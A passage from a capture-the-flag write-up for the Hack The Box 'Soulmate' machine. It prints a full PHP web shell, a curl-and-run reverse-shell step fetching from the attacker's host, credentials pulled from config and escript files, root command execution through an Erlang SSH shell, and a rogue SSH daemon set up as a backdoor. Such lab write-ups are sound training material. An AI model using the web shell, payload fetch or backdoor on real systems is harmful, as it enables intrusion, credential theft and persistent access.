

Then let's upload shell.php
<?php
// Copyright (c) 2021 Ivan Šincek
// v2.6
// Requires PHP v4.0.0 or greater.
// modify the script name and request parameter name to random ones to prevent others form accessing and using your web shell
// your parameter/key here
$parameter = 'command';
$output = null;
if (isset($_SERVER['REQUEST_METHOD']) && strtolower($_SERVER['REQUEST_METHOD']) === 'post' && isset($_POST[$parameter]) && ($_POST[$parameter] = trim($_POST[$parameter])) && strlen($_POST[$parameter]) > 0) {
// if shell_exec() is disabled, search for an alternative method
$output = @shell_exec("($_POST[$parameter]) 2>&1");
if ($output === false) {
$output = 'ERROR: The method might be disabled';
} else {
$output = str_replace('<', '<', $output);
$output = str_replace('>', '>', $output);
}
// if you do not want to use the whole HTML as below, uncomment this line and delete the whole HTML
// garbage collector requires PHP v5.3.0 or greater
// echo "<pre>{$output}</pre>"; unset($output); unset($_POST[$parameter]);/* @gc_collect_cycles();*/
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Simple PHP Web Shell</title>
<meta name="author" content="Ivan Šincek">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<form method="post" action="<?php echo './' . basename($_SERVER['SCRIPT_FILENAME']); ?>">
<input name="<?php echo $parameter; ?>" type="text" required="required" autofocus="autofocus" placeholder="Enter Command">
</form>
<pre><?php echo $output; unset($output); unset($_POST[$parameter]);/* @gc_collect_cycles();*/ ?></pre>
</body>
</html>
Then move this shell.phpfile to webProbdirectory, then we can visit http://soulmate.htb/shell.php

We can try to use this web shell to get the reverse shell here.
curl http://10.10.14.10/shell.sh -o /tmp/shell.sh
chmod +x /tmp/shell.sh
/bin/bash /tmp/shell.sh
Then we can get the reverse shell and upgrade it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.242.24] 43746
bash: cannot set terminal process group (1148): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$ python3 -c 'import pty;pty.spawn("bash")'
<b/public$ python3 -c 'import pty;pty.spawn("bash")'
www-data@soulmate:~/soulmate.htb/public$ ^Z
zsh: suspended  nc -lnvp 443

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 443

www-data@soulmate:~/soulmate.htb/public$
By enumerating the file system, then we can get the default credit of administrator
admin:Crush4dmin990
www-data@soulmate:~/soulmate.htb/config$ cat config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

 private function createTables() {
        $sql = "
        CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )";

        $this->pdo->exec($sql);

        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
    }
Continue to check the network state
www-data@soulmate:~/soulmate.htb/data$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1195/nginx: worker
tcp        0      0 127.0.0.1:37755         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39747         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1195/nginx: worker
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
Recon confirms Erlang/OTP in play: EPMD (4369) . With OTP present, the escript runner is expected:
www-data@soulmate:~/soulmate.htb/data$ which escript
/usr/local/bin/escript
We know OTP lands under /usr/local, and its runtime libs locates at /usr/local/lib/erlang:
We can find 2 scripts in /usr/local/lib/erlang_login
www-data@soulmate:/usr/local/lib$ ls -al erlang_login/
total 16
drwxr-xr-x 2 root root 4096 Aug 15 07:46 .
drwxr-xr-x 5 root root 4096 Aug 14 14:12 ..
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escript
We can find the hard coded script with the credit of ben
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner
main(_) ->
application:start(asn1),
application:start(crypto),
application:start(public_key),
application:start(ssh),
io:format("Starting SSH daemon with logging...~n"),
case ssh:daemon(2222, [
{ip, {127,0,0,1}},
{system_dir, "/etc/ssh"},
{user_dir_fun, fun(User) ->
Dir = filename:join("/home", User),
io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
filename:join(Dir, ".ssh")
end},
{connectfun, fun(User, PeerAddr, Method) ->
io:format("Auth success for user: ~p from ~p via ~p~n",
[User, PeerAddr, Method]),
true
end},
{failfun, fun(User, PeerAddr, Reason) ->
io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
[User, PeerAddr, Reason]),
true
end},
{auth_methods, "publickey,password"},
{user_passwords, [{"ben", "HouseH0ldings998"}]},
{idle_time, infinity},
{max_channels, 10},
{max_sessions, 10},
{parallel_login, true}
]) of
We can get the credit ben:HouseH0ldings998
Then we can use ssh to connect to account ben
ssh ben@soulmate.htb
ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
ben@soulmate:~$ whoami
ben
Root Path
Firstly open an Erlang shell on the internal daemon
ben@soulmate:~$ ssh -p 2222 ben@127.0.0.1
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
Because the daemon runs as root, os:cmd/1 executes with full privileges.
(ssh_runner@soulmate)1> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").

"4849506ee9783b6e6902daf6d4d5b1f5\n"
Harden the session so errors don't nuke our state:
catch_exception(true).
Or we can try some fancy trick, Spin up a second SSH server
ssh:start(),
ssh:daemon(22222, [
{ip,{0,0,0,0}},
{system_dir,"/etc/ssh"},
{subsystems,[{"sftp",{ssh_sftpd,[]}}]},
{auth_methods,"publickey,password"},
{user_passwords,[{"wither","wither123"}]}
]).
Then we can use the new credit to ssh connect it
ssh -p 2222 wither@127.0.0.1 # wither123
Description
This machine is mainly used to examine the configuration and use of Erlang Shell and ssh. Generally speaking, it is a very novel ctf technique.